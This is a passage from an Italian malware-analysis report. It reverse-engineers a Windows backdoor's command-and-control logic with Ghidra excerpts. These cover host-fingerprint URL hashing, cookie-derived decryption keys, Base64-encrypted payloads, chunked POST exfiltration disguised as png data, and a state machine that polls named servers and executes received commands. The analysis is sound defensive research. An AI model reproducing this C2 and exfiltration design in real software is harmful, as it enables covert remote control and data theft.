        _memset(BYTE_ARRAY_100314a4,0,2048);
        FUN_10008670(&DAT_10031ff8);
    ]
}

```

Figure 51: Lancio del Thread

5.5 Funzione del Thread

Per prima cosa la funzione presenta tre cicli `while` all'interno dei quali si prova ad interagire con i server precedentemente copiati nell'array (Figura 52) usando due funzioni.

Analizziamo le due interazioni.

5.5.1 ServerInteraction

La segnatura della funzione è la seguente:

```
int ServerInteraction(char *httpServer, int isPost, char *interactionParam).
```

La prima parte di questa funzione ha la responsabilità di costruire la richiesta HTTP da fare al server. In prima istanza viene ulteriormente formattato lo URL da usare nella richiesta. Anche questa formattazione viene fatta in una sequenza di passi:

1. Viene estratto il timestamp dell'host per poi formattare come `server/timestamp`
2. Viene costruita una stringa .php per poi formattare il tutto come `server/timestamp/phpString`.
Questa stringa .php viene a sua volta costruita partendo da un hash di informazioni dell'utente:
 - (a) Vengono estratti il *ComputerName* tramite la `GetComputerName`
 - (b) Usando la `RtlGetVersion`, viene estratto il campo `dwBuildNumber` che, come da documentazione rappresenta il "numero di compilazione del sistema operativo"
 - (c) Viene estratto l'IP dell'host codificato in host order.
 - (d) Il tutto viene concatenato a formare una sola stringa `computerName buildNumber hostIP` (Figura ??)
 - (e) Della stringa formattata ottenuta viene costruito un hash
3. Ottenuto l'hash, se l'hash ha lunghezza 10, si aggiunge uno 0 all'inizio dell'hash mentre, se ha lunghezza minore di 10, si aggiunge la sua lunghezza in testa alla stringa. Per finire si eseguono diverse operazioni di xor per poi aggiungere in append la stringa `.php` alla stringa prodotta

```


undefined4 ThreadFunction(char *ufwCouple)

{
    int interactionResult;
    int i;
    int local_8;

    while( true ) {
        while( true ) {
            while (ServerSearchStruct.foundServerIndex == -1) {
                for (i = 0; i < 6; i = i + 1) {
                    if ((ServerSearchStruct.isCookieSetted == 0) || (ServerSearchStruct.unknown_3 != 1)) {
                        if (ServerSearchStruct.unknown_3 == 0) {
                            interactionResult = ServerInteraction_0((char *)http_server_array[i],0,ufwCouple);
                            if (interactionResult != 0) {
                                if (ServerSearchStruct.hasReceivedData == 0) {
                                    ServerSearchStruct.foundServerIndex = i;
                                    ServerSearchStruct.unknown_3 = 1;
                                    return 1;
                                }
                                ServerSearchStruct.foundServerIndex = i;
                                ServerSearchStruct.unknown_3 = 2;
                                return 1;
                            }
                        }
                    else if ((ServerSearchStruct.isCookieSetted != 0) && (ServerSearchStruct.unknown_3 == 2))
                        {
                            interactionResult = ServerInteraction_1((char *)http_server_array[i],1,ufwCouple);
                            if (interactionResult == 0) {
                                ServerSearchStruct.foundServerIndex = -1;
                                ServerSearchStruct.unknown_3 = 2;
                            }
                        }
                    else if (interactionResult != 0) {
                        ServerSearchStruct.hasReceivedData = 0;
                        ServerSearchStruct.foundServerIndex = i;
                        ServerSearchStruct.unknown_3 = 1;
                        return 1;
                    }
                }
            }
        }
    }
}

```

Figure 52: Interazioni con i server



(a) Concatenazione di informazioni utente

(b) URL Completo per la richiesta

Figure 53: Alcuni passi di formazione dello URL completo

In figura ?? è possibile vedere lo URL costruito in modo chiaro, con server, timestamp e hash delle informazioni utente (il codice *Ghidra* di queste operazioni non è stato riportato per non appesantire eccessivamente il testo).

Si procede anche con un controllo sulla base della lunghezza di una variabile globale; laddove questa variabile presenti lunghezza diversa da zero, vengono impostati i cookie all'interno della richiesta e quindi possiamo dedurre che questo campo rappresenti proprio i cookie impostati in una precedente interazione tra le due parti (Figura 54).

```
cookieStrLen = lstrlenA(CookieValue);
if (cookieStrLen != 0) {
    FID_conflict:_swprintf
        ((wchar_t *)cookieSettedString, 0x100, (wchar_t *)"\r\nCookie: %s", CookieValue);
}
```

Figure 54: Impostazione del valore dei Cookie nella richiesta

Fatto questo viene eseguita la `InternetCrackUrl` sullo URL costruito, per estrarre l'hostname del server da contattare.

Dopodichè viene fatto un if-else in funzione del valore del secondo parametro passato: vedendo le stringhe che vengono decifrate all'interno dei rami, si è potuto dedurre che questo parametro indicasse se la richiesta da fare fosse una *POST* oppure una *GET*. Dopo aver stabilito il tipo di richiesta da fare, si formatta la richiesta HTTP con i campi calcolati nei passi precedenti (Figura 55).

The screenshot shows two side-by-side assembly code snippets from the Ghidra debugger, labeled (a) and (b), illustrating the construction of HTTP requests for GET and POST methods respectively.

(a) Costruzione della GET:

```
if (isPost == 0) { /* ENTRAAAH!! NON ENTRAAAH!! */
    if (_UseProxy == 1) {
        FwprintfCaller((FILE *)ufw_part,(wchar_t *)"s",formattedHttpServer);
        ? string_1 = (char *)StringDecipher(&_CIPH_STR);
        StrcatC int _cdecl FwprintfCaller (FILE * _File, wchar_t * _Format, ... )
        StrcatC int * EAK4 <RETURN>
        formatH FILE * Stack[0x4]_4_File
        StrcpyG FILE * Stack[0x4]_4_File
        getStringI wchar_t * Stack[0x4]_4_Format
        FwprintfCaller((FILE *)ufw_part,(wchar_t *)"/get?string_2&getString_1",
        local_2d8 = (FILE *)OperatorNewCaller(0x1000);
        formattedGetRequest_1 = (FILE *)formattedGetRequest_1->pwVar4;
        additionalFieldEncoded_1 = FID_conflict:c_str(proxy CoupleEncoded);
        FwprintfCaller(formattedGetRequest_1,(wchar_t *)httpRequest_1,&getString_1,?ufw_part,
            hostNameBuffer,&mozillaString,cookieSettedString,additionalFieldEncoded_1);
        local_2c0 = formattedGetRequest_1;
        local_2da4 = (undefined *)((int)&formattedGetRequest_1->_ptr + 1);
        do {
            ppcVar2 = &local_2c30->_ptr;
            local_2c30 = (FILE *)((int)&local_2c30->_ptr + 1);
        } while ((*char *)ppcVar2 != '\0');
        local_2da8 = (int)local_2c30 - (int)local_2da4;
        local_2bf9 = 0;
        local_2bf4 = local_2da8;
    }
    else {
        /* ENTRAAHH!! Costruisce tutta la GET HTTP */
        ? string = (char *)StringDecipher(&_CIPH_STR);
        StrcatCaller(ufw_part,_string);
        StrcatCaller(ufw_part,ufwString);
        httpRequest = (char *)StringDecipher(&HTTP_ACCESS_TYPE_0);
        StrcpyCaller(httpRequest_1,httpRequest);
        getString = (wchar_t *)StringDecipher(&GET_CIPH_STR);
        FwprintfCaller((FILE *)getString_2,getString);
        formattedGetRequest_2 = (FILE *)OperatorNewCaller(0x1000);
        formattedGetRequest_1 = formattedGetRequest_2;
        FwprintfCaller(formattedGetRequest_2,(wchar_t *)httpRequest_1,&getString_2,?ufw_part,
            hostNameBuffer,&mozillaString,cookieSettedString);
        local_2c34 = formattedGetRequest_1;
        local_2db0 = (undefined *)((int)&formattedGetRequest_1->_ptr + 1);
        do {
            ppcVar2 = &local_2c34->_ptr;
            local_2c34 = (FILE *)((int)&local_2c34->_ptr + 1);
        } while ((*char *)ppcVar2 != '\0');
        local_2db4 = (int)local_2c34 - (int)local_2db0;
        local_2bf9 = 0;
        local_2bf4 = local_2db4;
    }
}
```

(b) Costruzione della POST:

```
else {
    /* POTREBEEEEEHHH ENTRAREEEEEE !! COSTRISCE LA POST */
    formattedHttpRequest = (char *)StringDecipher(&HTTP_CIPH_FORM_STR);
    StrcatCaller(httpRequest_1,formatHttpRequest);
    StrcpyCaller(httpRequest_1,formatHttpRequest);
    pwVar4 = (wchar_t *)StringDecipher(&POST_CIPH_STR);
    FwprintfCaller((FILE *)&getString_2,pwVar4);
    local_2c5c = httpRequest_1;
    local_2cf0 = httpRequest_1 + 1;
}
```

(a) Costruzione della GET

(b) Costruzione della POST

Figure 55: GET vs POST

Una volta costruita la richiesta viene costruita una Socket e creata una connessione con il server; laddove la connessione vada a buon fine viene fatta prima una `send` della richiesta e poi una `recv`

(Figura 56).

```

socket = ::socket(2,1,6);
connectError = connect(socket,&local_298c,0x10);
if (connectError == 0) {
    exchangedBytes = send(socket,formattedGetRequest_1,local_2bf4,0);
    if ((int)exchangedBytes < 1) {
        closesocket(socket);
        local_2dbc = 0;
        local_8 = -1;
        FreeMemory(proxyCoupleEncoded);
    }
    else {
        Sleep(500);
        exchangedBytes = recv(socket,recvBuffer,0x7ff,0);
        if ((int)exchangedBytes < 1) {
            closesocket(socket);
            local_2d48 = 0;
            local_8 = -1;
            FreeMemory(proxyCoupleEncoded);
        }
    }
}

```

Figure 56: Send e Recv

Per simulare la risposta del server è stato usato il tool *Fakenet* che cattura tutte le richieste uscenti (tanto DNS quanto HTTP nel nostro caso) e risponde al posto dei server competenti (Figura 57).



(a) Schermata di FakeNet

(b) Cattura della richiesta HTTP

Figure 57: FakeNet ed utilizzo

Fatta la `recv` si controlla se all'interno del buffer di ricezione sia presente il valore 200. Il programma quindi si aspetta di ricevere una risposta HTTP dove il valore 200 indica che la comunicazione è andata a buon fine Assicurato che lo scambio sia andato a buon fine, viene usata una funzione `ExtractHttpResponseValue` per estrarre i campi *Content-Length* e *Set-Cookie* dall'header della risposta. Estratto il valore di *Set-Cookie* si controlla se questo valore è non nullo e, qualora non lo sia, si prende il primo valore prima del carattere ; controllando che anche questo non sia nullo (58); laddove non vi sia un ; viene preso tutto il contenuto del messaggio dopo la stringa *Set-Cookie*. Se questi controlli vanno a buon fine vengono impostate due variabili globali,

```

StrcpyCaller(responseStatusCode,4,rcvBuffer + 9,3);
200String = (char *)StringDecipher(&ZOO_CIPH_STR);
responseCodeCharPtr = responseStatusCode;
do {
    /* Cerca la stringa 200 */
    responseCodeChar = *responseCodeCharPtr;
    charDiff = (byte)responseCodeChar < (byte)*200String;
    if (responseCodeChar != *200String) {
200_SEARCH_LOOPBACK:
    notHas200 = -(uint)charDiff | 1;
    goto 200_SEARCH_BREAK;
}
if (responseCodeChar == 0) break;
nextChar = responseCodeCharPtr[1];
charDiff = nextChar < (byte)200String[1];
if (nextChar != 200String[1]) goto 200_SEARCH_LOOPBACK;
responseCodeCharPtr = responseCodeCharPtr + 2;
200String = 200String + 2;
} while (nextChar != 0);
notHas200 = 0;
200_SEARCH_BREAK:
    successValue_1 = notHas200;
    if (notHas200 == 0) {
        setCookieRcvdValue_1;
        setCookieKeyStr = (char *)StringDecipher(&SET_COOKIE_CIPH_STR);
        ExtractHttpResponseBody(rcvBuffer, setCookieKeyStr, setCookieRcvdValue);
        nullChar = "";
        setCookieRcvdValue_2 = (byte *)setCookieRcvdValue_1;
        do {
            setCookieValueChar = *setCookieRcvdValue_2;
            notEmpty = setCookieValueChar < (byte)*nullChar;
            if (setCookieValueChar != *nullChar) {
EARCH_LOOPBACK:
            cookieValueNotEmpty = -(uint)notEmpty | 1;
            goto COOKIE_SEARCH_BREAK;
}
if (setCookieValueChar == 0) break;
secondChar = setCookieRcvdValue_2[1];
notEmpty = secondChar < (byte)*nullChar[1];
if (secondChar != nullChar[1]) goto COOKIE_SEARCH_LOOPBACK;
setCookieRcvdValue_2 = setCookieRcvdValue_2 + 2;
nullChar = nullChar + 2;
} while (secondChar != 0);
cookieValueNotEmpty = 0;
EARCH_BREAK:
local_2d54 = cookieValueNotEmpty;
if (cookieValueNotEmpty != 0) {
    /* COOKIE PRESENTI */
}
}
}

```

(a) Ricerca della stringa 200

(b) Ricerca della stringa *Set-Cookie*

```

if (cookieValueNotEmpty != 0) {
    /* COOKIE PRESENTI */
    char_:_index = 0;
    char_:_index = SearchCharIndex(setCookieRcvdValue_1, ';');
    if ((int)char_:_index < 1) {
        local_2c80 = setCookieRcvdValue_1;
        local_2d58 = setCookieRcvdValue_1 + 1;
        do {
            local_2c0f = *local_2c80;
            local_2c80 = local_2c80 + 1;
        } while (local_2c0f != '\0');
        cookieValueLen = (int)local_2c80 - (int)local_2d58;
        StrcpyCaller(cookieValue, 0x80, setCookieRcvdValue_1, cookieValueLen);
    }
    else {
        StrcpyCaller(cookieValue, 0x80, setCookieRcvdValue_1, char_:_index);
    }
    nullChar_1 = "";
    cookieValue_1 = (byte *)cookieValue;
    do {
        cookieChar_1 = *cookieValue_1;
        notEmpty = cookieChar_1 < (byte)*nullChar_1;
        if (cookieChar_1 != *nullChar_1) {
HAS_VALUE_BEFORE_:_LOOPBACK:
        hasValueBefore_:_ = -(uint)notEmpty | 1;
        goto HAS_VALUE_BEFORE_:_BREAK;
}
        if (cookieChar_1 == 0) break;
        local_2c11 = cookieValue_1[1];
        notEmpty = local_2c11 < (byte)*nullChar_1[1];
        if (local_2c11 != nullChar_1[1]) goto HAS_VALUE_BEFORE_:_LOOPBACK;
        cookieValue_1 = cookieValue_1 + 2;
        nullChar_1 = nullChar_1 + 2;
    } while (local_2c11 != 0);
    hasValueBefore_:_ = 0;
HAS_VALUE_BEFORE_:_BREAK:
    local_2d60 = hasValueBefore_:_;
    if (hasValueBefore_:_ != 0) {
        ServerSearchStruct.isCookieSetted = 1;
        StrcopyCaller(cookieValue, cookieValue);
    }
}
}

```

(c) Ricerca del primo valore dei Cookie

Figure 58: Parsing della risposta HTTP

di cui una per indicare che il valore dei cookie è impostato e un altro per salvare il valore stesso (Figura 58c).

Estratti il valore dei cookie si controlla se all'interno della risposta HTTP ricevuta vi sia o meno un payload cercando la stringa `\r\n\r\n` che, in HTTP, segna la fine dell'header e l'inizio del payload.

Viene quindi eseguita una seconda `recv`. Qualora il payload della `recv` non sia vuoto, si procede con l'elaborazione di questo payload. Il valore della seconda `recv` viene dapprima decodificato da *Base64*; in questo caso l'algoritmo di decodifica è stato dedotto empiricamente senza entrare nei dettagli della funzione chiamata, ma facendo una simulazione: è stato inserito all'inizio del payload una stringa codificata *Base64* ed è stato visto che il risultato della chiamata era proprio la stringa originale (Figura 59).

```

005A7F4A
call  <DecodeBase64>
add   esp,8
mov    dword ptr ss:[ebp-2D80],eax
mov    ecx,dword ptr ss:[ebp-2D80]
push  ecx
02B2CCE4 &"AAAAAAAAAAAAAAAAAA"
02B2E27C "QUFBQUFBQUFBQUFBQUFBQQ==\r\n<html>\r\nSet-Cookie: +AAAAAAAAAAAAA
E6DBD93C
005AB920

```

Figure 59: Decodifica da Base64

Vengono quindi eseguite delle operazioni partendo dal valore estratto dei cookie e dal risultato della seconda `recv` (Figura 60):

1. Vengono estratti dei caratteri dalla stringa dei cookie in due sottostringhe diverse
2. Partendo da queste sottostringhe viene costruita una nuova sottostringa salvata anche essa come variabile globale
3. Viene eseguito qualche algoritmo di decifratura usando la stringa generata dai cookie come chiave e i dati ricevuti come oggetto della decifratura
4. La stringa decifrata viene salvata in una variabile globale

In fine, vengono impostati due campi globali, di cui uno viene passato ad 1, mentre l'altro viene impostato al valore decifrato del payload. Questi campi quindi rappresentano il fatto che è stata fatta la seconda ricezione e che i dati sono stati salvati con successo.

In conclusione quindi abbiamo due interazioni con il server, di cui una serve per lo scambio dei Cookie da cui poi viene generata la chiave di decifratura per il secondo payload, mentre la seconda interazione raccoglie il payload effettivo decodificandolo da *Base64* e decifrando.

Un meccanismo parallelo offerto dalla funzione è la possibilità di usare un Proxy per l'invio della richiesta: in particolare a seconda del valore di una variabile globale vengono decifrati due formati per la richiesta HTTP (Figura 61).

Come si vede dalla figura l'unica differenza tra le due richieste è la presenza del campo *Proxy-Authorization: Basic %s*. Questo campo, come riportato nel seguente link, è una coppia chiave valore codificata in *Base64*. Questo è un tipo di elaborazione che viene fatta dal programma nel corso della costruzione della richiesta come mostrato in figura 62.

Come si vede in figura ?? e figura 62 la scelta sull'uso o meno del proxy è regolata da una variabile globale, così come lo sono le informazioni usate per la costruzione della coppia del proxy: in questo caso specifico il campo che regola l'uso del proxy è impostato a *False* e i dati da cui si costruisce la coppia sono nulli.

```

        if (notHasPayload == 0) {
            _memset(recvBuffer, 0x800);
            if (0 < contentLengthValueInt) {
                exchangedBytes = recv(socket, recvBuffer, 2047, 0);
                closesocket(socket);
            }
            if (ServerSearchStruct.isCookieSetted != 0) {
                decodedRecieved_1 = Base64Decoder(decodedRecived, recvBuffer);
                FID_conflict:operator=(decodedRecieved_2, decodedRecieved_1);
                FreeMemory(decodedRecived);
                notEmpty = operator!=>(decodedRecieved_2, "");
                if (notEmpty) {
                    ExtractSubChars(&cookieSubChars_1, cookieValue_1);
                    ExtractSubChars(&cookieSubChars_2, cookieValue_2);
                    ElaborateCookieString(&CookieDerived, &cookieSubChars_1, &cookieSubChars_2);
                    uVar6 = StringAllocator(decodedRecieved_2);
                    pvVar7 = (void *)FID_conflict:c_str(decodedRecieved_2);
                    _memcpy_s(decodedReceived_3, 0x800, pvVar7, uVar6);
                    uVar6 = StringAllocator(decodedRecieved_2);
                    SomeKindofDecipherAlgorithm(&CookieDerived, decodedReceived_3, uVar6);
                    ServerSearchStruct.hasReceivedData = 1;
                    StrcpyCaller(SecondRecvData, decodedReceived_3);
                }
            }
        }
    }
}

```

Figure 60: Seconda *recv*




Figure 61: Formati di richieste HTTP decifrati

```

FwprintfCaller((FILE *)proxyCouple,(wchar_t *)"%s:%s",&ProxyKey,&ProxyValue);
local_2c2c = proxyCouple;
local_2d44 = proxyCouple + 1;
do {
    local_2bf7 = *local_2c2c;
    local_2c2c = local_2c2c + 1;
} while (local_2bf7 != '\0');
additionalFieldCoupleLen = (int)local_2c2c - (int)local_2d44;
Base64Encoder(proxyCoupleEncoded,proxyCouple,additionalFieldCoupleLen);

```

Figure 62: Costruzione del campo proxy

Alleghiamo anche i risultati delle interazioni con alcuni dei server con cui il programma comunica (Figura 63). Nello specifico alcuni server, come *toysbagonline*, non rispondono alla connect, mentre altri, come *pinkgoat*, rispondono alla richiesta ma non impostano il valore del campo *Set-Cookie* che, come abbiamo visto, è fondamentale affinché l'interazione sia portata a termine: è possibile dunque che i server siano stati disabilitati e spostati. Poiché i server in questione non




Figure 63: Esempi di interazioni con i server

restituiscono il valore dei cookie, le uniche prove che possiamo fare con il debugger da questo momento in poi possono essere fatte soltanto simulando il comportamento del server con strumenti come *FakeNet*.

Un'altra cosa a cui fare attenzione nell'uso del debugger sono le impostazioni di sicurezza del router di cui si dispone: in alcuni casi il router potrebbe bloccare l'accesso a siti che considera malevoli (Figura 64) e dare l'impressione che il server non sia attivo quando invece lo è. Questo probabilmente è anche il motivo per cui non sono comparse interazioni con i server durante l'analisi dinamica.

5.5.2 PostPrepare

La funzione ha la seguente segnatura:

```
PostPrepare(char *httpServer, int doPost, char *postPayload).
```

La funzione calcola prima di tutto la lunghezza del contenuto di cui fare la post (Figura ??). Se il contenuto ha lunghezza inferiore di un certo limite, esso viene inviato tutto insieme, altrimenti viene diviso in chunk ed inviato in parti (Figura ??). Il chunk viene prima cifrato e poi codificato *Base64*. Possiamo notare come per la cifratura venga usato lo stesso algoritmo di decifratura usato per eseguire la *GET*, quindi possiamo supporre che si tratti di un meccanismo a chiave simmetrica.

Cifrato il contenuto, esso viene messo in append ad una stringa *fipng=* e viene invocata la *ServerInteraction* passando come secondo parametro il valore 1 che, come abbiamo visto, indica proprio la *POST*: il contenuto trasmesso viene quindi mascherato come un'immagine in formato *png*.



Figure 64: Errore del Router

```

local_880 = postPayload;
local_898 = postPayload + 1;
do {
    local_875 = *local_880;
    local_880 = local_880 + 1;
} while (local_875 != '\0');
strLen_2 = (int)local_880 - (int)local_898;
payloadSubPart[0] = '\0';
local_89c = strLen_2;
	memset(payloadSubPart + 1, 0, 0x800);
AllocMemory(fipng->str_1);
local_8 = 0;
payloadOffset = 0;
local_894 = 1;
payloadSubPartLen_1 = 0;
strLen = strLen_2;

while (strLen != 0) {
    if ((int)strLen < 2049) {
        StrcpyCaller(payloadSubPart, 2048, postPayload + payloadOffset, strLen);
        strLen_1 = strLen;
        if (0x800 < strLen) {
            __report_rangecheckfailure();
        }
        payloadSubPart[strLen_1] = '\0';
        payloadOffset = payloadOffset + strLen;
        strLen = 0;
    } else {
        StrcpyCaller(payloadSubPart, 2049, postPayload + payloadOffset, 2048);
        payloadOffset = payloadOffset + 2048;
        strLen = strLen - 2048;
        2048 value = 2048;
        0_value = 0;
    }
    payloadSubPart_1 = payloadSubPart;
    payloadSubPartFirstChar = payloadSubPart + 1;
    do {
        local_876 = *payloadSubPart_1;
        payloadSubPart_1 = payloadSubPart_1 + 1;
    } while (local_876 != '\0');
    payloadSubPartLen = (int)payloadSubPart - (int)payloadSubPartFirstChar;
}

(a) Calcolo della lunghezza del payload
if (ServerSearchStruct.isCookieSetted != 0) {
    payloadSubPartLen_1 = payloadSubPartLen;
    ExtractSubChars(&cookieSubChars_1, cookieValue_1);
    ExtractSubChars(&cookieSubChars_2, cookieValue_2);
    SubstitutionTesting(&cookieDerived, &cookieSubChars_1, &cookieSubChars_2);
    SomeKindOfPseudoAlgorithm(&cookieDerived, payloadSubPart, payloadSubPartLen_1);
    encodedPayload = (_String_alloc<> *)Base64Encoder(encodedPayload, payloadSubPart, payloadSubPartLen_1);
    local_B_0_1_ = 1;
    local_Bac = encodedPayload;
    AppendCaller(fipng->str_1, encodedPayload);
    local_B = (uint)local_B_1_3_ << 8;
    FreeMemory(encodedPayload);
}
payloadSubPartLen_1 = 0;
memset(payloadSubPart, 0, 0x800);

interactionParam = (char *)FID_conflict:c_str(_String_alloc<> *)fipng->str_1);
postResult = ServerInteraction(httpServer, doPost, interactionParam);
if (postResult == 0) {
    local_894 = 0;
}
ClearLogString(fipng->str_1);
local_894 = local_894;

(b) Suddivisione in chunk del payload
}

(c) Codifica e cifratura del chunk

```

Figure 65: PostPrepare

5.5.3 Significato dei campi della struttura

Possiamo tornare a questo punto alla struttura definita all'inizio della sezione.

Listing 3: Struttura dati di accesso ai server

```
1  typedef ServerStruct {
2      int unknown_1,
3      int unknown_2,
4      int foundServerIndex,
5      int unknown_3
6  } ServerStruct ;
```

Alla luce delle informazioni raccolte dall'analisi di questa funzione, i campi assumono una nuova semantica, rappresentata nel Listing 4

Listing 4: Struttura dati di accesso ai server

```
1  typedef ServerStruct {
2      int isCookieSetted,
3      int hasReceivedData,
4      int foundServerIndex,
5      MalwareState currentState
6  } ServerStruct ;

7
8  enum MalwareState {
9      NOTHING = 0,
10     TO_RCV_DATA = 1,
11     TO_SEND_RESULT = 2,
12 }
```

Il campo *currentState* rappresenta lo stato corrente del malware: questa semantica è stata dedotta osservando la funzione eseguita dal thread, di cui viene mostrato un estratto in figura 66. Analizziamo le transizioni di stato in funzione dello stato corrente e del risultato delle operazioni eseguite:

- Possiamo prima di tutto notare come quando il malware è in stato *NOTHING_DONE*, venga eseguita la prima interazione con i server; vediamo come viene impostato il campo in funzione del risultato:
 - Se la prima interazione è andata a buon fine e sono stati ricevuti dei dati, lo stato è passato in *TO_SEND_RESULT*, ovvero il programma deve elaborare i dati ricevuti e inviare indietro il risultato
 - Se la prima interazione è andata a buon fine e non sono stati ricevuti dei dati, lo stato è passato in *TO_RCV_DATA*
- Quando il malware si trova in stato *TO_SEND_RESULT* viene eseguita una operazione di *POST*:
 - Se la *POST* ha successo si passa in stato di *TO_RCV_DATA*, cioè è stato inviato il risultato dell'elaborazione precedente e si aspettano i nuovi dati da elaborare
 - Se la *POST* fallisce, si rimane nello stesso stato
- Quando il malware si trova in stato di *TO_RCV_DATA* viene eseguita l'operazione di *GET*:

```

while (ServerSearchStruct.foundServerIndex == -1) {
    for (i = 0; i < 6; i = i + 1) {
        if ((ServerSearchStruct.isCookieSetted == 0) ||
            (ServerSearchStruct.currentState != TO_RCV_DATA)) []
        if (ServerSearchStruct.currentState == NOTHING_DONE) {
            interactionResult = ServerInteraction((char *)http_server_array[i],0,threadParam);
            if (interactionResult != 0) {
                if (ServerSearchStruct.hasReceivedData == 0) {
                    ServerSearchStruct.foundServerIndex = i;
                    ServerSearchStruct.currentState = TO_RCV_DATA;
                    return 1;
                }
                ServerSearchStruct.foundServerIndex = i;
                ServerSearchStruct.currentState = TO_SEND_RESULT;
                return 1;
            }
        }
        else if ((ServerSearchStruct.isCookieSetted != 0) &&
                  (ServerSearchStruct.currentState == TO_SEND_RESULT)) {
            interactionResult = PostPrepare((char *)http_server_array[i],1,threadParam);
            if (interactionResult == 0) {
                ServerSearchStruct.foundServerIndex = -1;
                ServerSearchStruct.currentState = TO_SEND_RESULT;
            }
            else if (interactionResult != 0) {
                ServerSearchStruct.hasReceivedData = 0;
                ServerSearchStruct.foundServerIndex = i;
                ServerSearchStruct.currentState = TO_RCV_DATA;
                return 1;
            }
        }
    }
}
else {
    interactionResult = ServerInteraction((char *)http_server_array[i],0,threadParam);
    if (interactionResult != 0) {
        if (ServerSearchStruct.hasReceivedData == 0) {
            ServerSearchStruct.foundServerIndex = i;
            return 1;
        }
        ServerSearchStruct.foundServerIndex = i;
        ServerSearchStruct.currentState = TO_SEND_RESULT;
        return 1;
    }
}

```

Figure 66: Esempio di impostazione dei campi

```

Sleep(500);
handle = CreateThread((LPSECURITY_ATTRIBUTES) NULL, 0, ServerInteractionFunction, ufwCouple, 0,
                      &threadId);
WaitForSingleObject(handle, INFINITE);
if (ServerSearchStruct.hasReceivedData != 0) {
    CommandExecutorLauncher();
    lpThreadId = &local_528;
    dwCreationFlag = 0;
    lpParameter = (LPVOID)FID_conflict:c_str((String_alloc<> *)CommandLogString);
    handle = CreateThread((LPSECURITY_ATTRIBUTES) NULL, 0, ServerInteractionFunction, lpParameter,
                          dwCreationFlag, lpThreadId);
    WaitForSingleObject(handle, INFINITE);
    _memset(SecondRecvData, 0, 2048);
    ClearLogString(CommandLogString);
}

```

Figure 67: Lancio dell’elaborazione dei dati ricevuti

- Se la *GET* ha successo e sono stati ricevuti dati, allora si passa in stato *TO_SEND_RESULT* perché si devono elaborare i dati ed inviare i risultati
- Se la *GET* ha successo ma non sono stati ricevuti dati si rimane in stato *TO_RCV_DATA*, perché non sono stati ricevuti nuovi dati da elaborare

Questo campo rappresenta quindi una sorta di macchina a stati che permette di tenere traccia dello stato corrente del malware e di eseguire le operazioni più adatte in funzione dello stato corrente.

5.6 Esecuzione dei comandi

Quando l’esecuzione del thread è terminata viene lanciato un secondo thread che si occupa dell’elaborazione dei dati ricevuti nell’interazione precedente (Figura 67). Possiamo notare come, ritornata la funzione che elabora i dati, venga lanciato un nuovo thread che si occupa di inviare il log dell’esecuzione ai server di competenza: infatti quando viene invocata questa funzione, alla luce di quanto detto in sezione 5.5.3, il malware si trova in stato *TO_SEND_RESULT* e quindi eseguirà una *POST* verso i server.

5.6.1 Parsing dei dati ricevuti

I dati ricevuti vengono parsati cercando la sequenza `\r\n` all’interno di un ciclo while: possiamo quindi supporre che i dati siano formati da una serie di righe distinte con questi separatori (Figura

Come si vede nella figura, viene preparata anche una stringa *CommandLogString* che viene inizializzata con la stringa di tempo in cui i dati vengono elaborati: come vediamo in seguito questa stringa viene usata per inserire il log di elaborazione.

Una volta parsata la riga, questa viene presa e passata ad una funzione con la seguente segnatura:

```
CommandExec(char *commandOutput, char *fullCommandString).
```

